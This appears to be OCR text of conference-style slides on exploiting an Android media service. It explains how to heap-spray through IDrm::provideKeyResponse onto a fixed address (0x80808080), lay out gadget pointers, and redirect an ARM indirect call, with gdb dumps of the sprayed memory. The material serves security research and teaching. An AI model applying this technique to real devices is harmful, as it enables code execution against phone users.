
- Which interface is used to spray?
  - IDrm->provideKeyResponse(uint8_t*, uint8_t* payload, uint8_t)
  - The resp can be passed in via base64-format
    - Allow for non-asci data
  - Stored in mMap of IDrm, no free/GC
- How to prepare memory?
  - Make first deref fall on a fixed address, i.e. 0x80808080
    - Address range fall on 0x80803000, 0x80804000
    - Allow an offset of 0x1000 when predicting mediaCodecList addr
  - Turn it into a static-address-deref memory spray problem
- Binder transaction has a maximum spray size of 1MB
  - Continuously push large allocations until it reach allocation at 0x80000000 region



Dereference STATIC_ADDR will give GADGET_ADDR.

i.e. [STATIC_ADDR]=GADGET_ADDR


Fixed Addr Chunk (filled with 0x80808080)
STATIC_ADDR + GADGET_ADDR_OFFSET
STATIC_ADDR + GADGET_ADDR_OFFSET - 4
STATIC_ADDR + GADGET_ADDR_OFFSET - 8
...
...
STATIC_ADDR + 4
0x10000000 (INIT_STRONG_VALUE)
0xdeadbeef(placeholder, just not 0)
0x80808080 (STATIC_ADDR)
TARGET_PC_ADDR
GADGET_ADDR
HIGH



Fixed Addr Chunk (filled with 0x80808080)
STATIC_ADDR + GADGET_ADDR_OFFSET
STATIC_ADDR + GADGET_ADDR_OFFSET - 4
STATIC_ADDR + GADGET_ADDR_OFFSET – 8
…
…
STATIC_ADDR + 4
0x10000000 (INIT_STRONG_VALUE)
0xdeadbeef(placeholder, just not 0)
0x80808080 (STATIC_ADDR)
TARGET_PC_ADDR
GADGET_ADDR
HIGH


Let’s prove it

- GADG_BUF_ADDR = SPRAY_BEGIN_ADDR + GADG_BUF_OFFSET
- STATIC_ADDR = SPRAY_BEGIN_ADDR + 4N
- [STATIC_ADDR] = [SPRAY_BEGIN_ADDR + 4N]
  - = STATIC_ADDR + GADG_BUF_OFFSET - 4N // (refer to graph)
  - = SPRAY_BEGIN_ADDR + 4N + GADG_BUF_OFFSET – 4N
  - = SPRAY_BEGIN_ADDR + GADG_BUF_OFFSET
  - = GADG_BUF_ADDR

Let’s prove it

- GADG_BUF_ADDR = SPRAY_BEGIN_ADDR + GADG_BUF_OFFSET
- STATIC_ADDR = SPRAY_BEGIN_ADDR + 4N
- [STATIC_ADDR] = [SPRAY_BEGIN_ADDR + 4N]
  - = STATIC_ADDR + GADG_BUF_OFFSET - 4N
  - = SPRAY_BEGIN_ADDR + 4N + GADG_BUF_OFFSET – 4N
  - = SPRAY_BEGIN_ADDR + GADG_BUF_OFFSET
  - = GADG_BUF_ADDR
- [STATIC_ADDR + 4N] = GADG_BUF_ADDR – 4N
- [STATIC_ADDR - 4N] = GADG_BUF_ADDR + 4N


LDR R0, [R0 +4*index]
Then R0 = STATIC_ADDR
R0 = [R0 + 4]
Then R0 = GADG_ADDR - 4
R0 = [R0 + 8]
Then R0 = [GADG_ADDR+4]
=STATIC_ADDR
R1=[R0]
Then R1 = GADG_ADDR
R1 = [R1 + 8]
Then R1 = [GADG_ADDR+8]
=OUR_PC
BLX R1


Fixed Addr Chunk (filled with 0x80808080)
STATIC_ADDR + GADGET_ADDR_OFFSET
STATIC_ADDR + GADGET_ADDR_OFFSET - 4
STATIC_ADDR + GADGET_ADDR_OFFSET - 8
...
...
STATIC_ADDR + 4
0x10000000 (INIT_STRONG_VALUE)
0xdeadbeef(placeholder, just not 0)
0x80808080 (STATIC_ADDR)
TARGET_PC_ADDR
GADGET_ADDR
HIGH

```
(gdb) x/40xw 0x80803000
0x80803000: 0x00000001 0x00108018 0x00000000 0x00000000
0x80803010: 0x80808080 0x80808080 0x80808080 0x80808080
0x80803020: 0x80808080 0x80808080 0x80808080 0x80808080
0x80803030: 0x80808080 0x80808080 0x80808080 0x80808080
0x80803040: 0x80808080 0x80808080 0x80808080 0x80808080
0x80803050: 0x80808080 0x80808080 0x80808080 0x80808080
0x80803060: 0x80808080 0x80808080 0x80808080 0x80808080
0x80803070: 0x80808080 0x80808080 0x80808080 0x80808080
0x80803080: 0x80808080 0x80808080 0x80808080 0x80808080
0x80803090: 0x80808080 0x80808080 0x80808080 0x80808080
...
(gdb) x/400xw 0x80804000
0x80804000: 0x80808080 0x80808080 0x80808080 0x80808080
0x80804010: 0x808b7080 0x808b707c 0x808b7078 0x808b7074
0x80804020: 0x808b7070 0x808b706c 0x808b7068 0x808b7064
0x80804030: 0x808b7060 0x808b705c 0x808b7058 0x808b7054
0x80804040: 0x808b7050 0x808b704c 0x808b7048 0x808b7044
0x80804050: 0x808b7040 0x808b703c 0x808b7038 0x808b7034
0x80804060: 0x808b7030 0x808b702c 0x808b7028 0x808b7024
0x80804070: 0x808b7020 0x808b701c 0x808b7018 0x808b7014
0x80804080: 0x808b7010 0x808b700c 0x808b7008 0x808b7004
```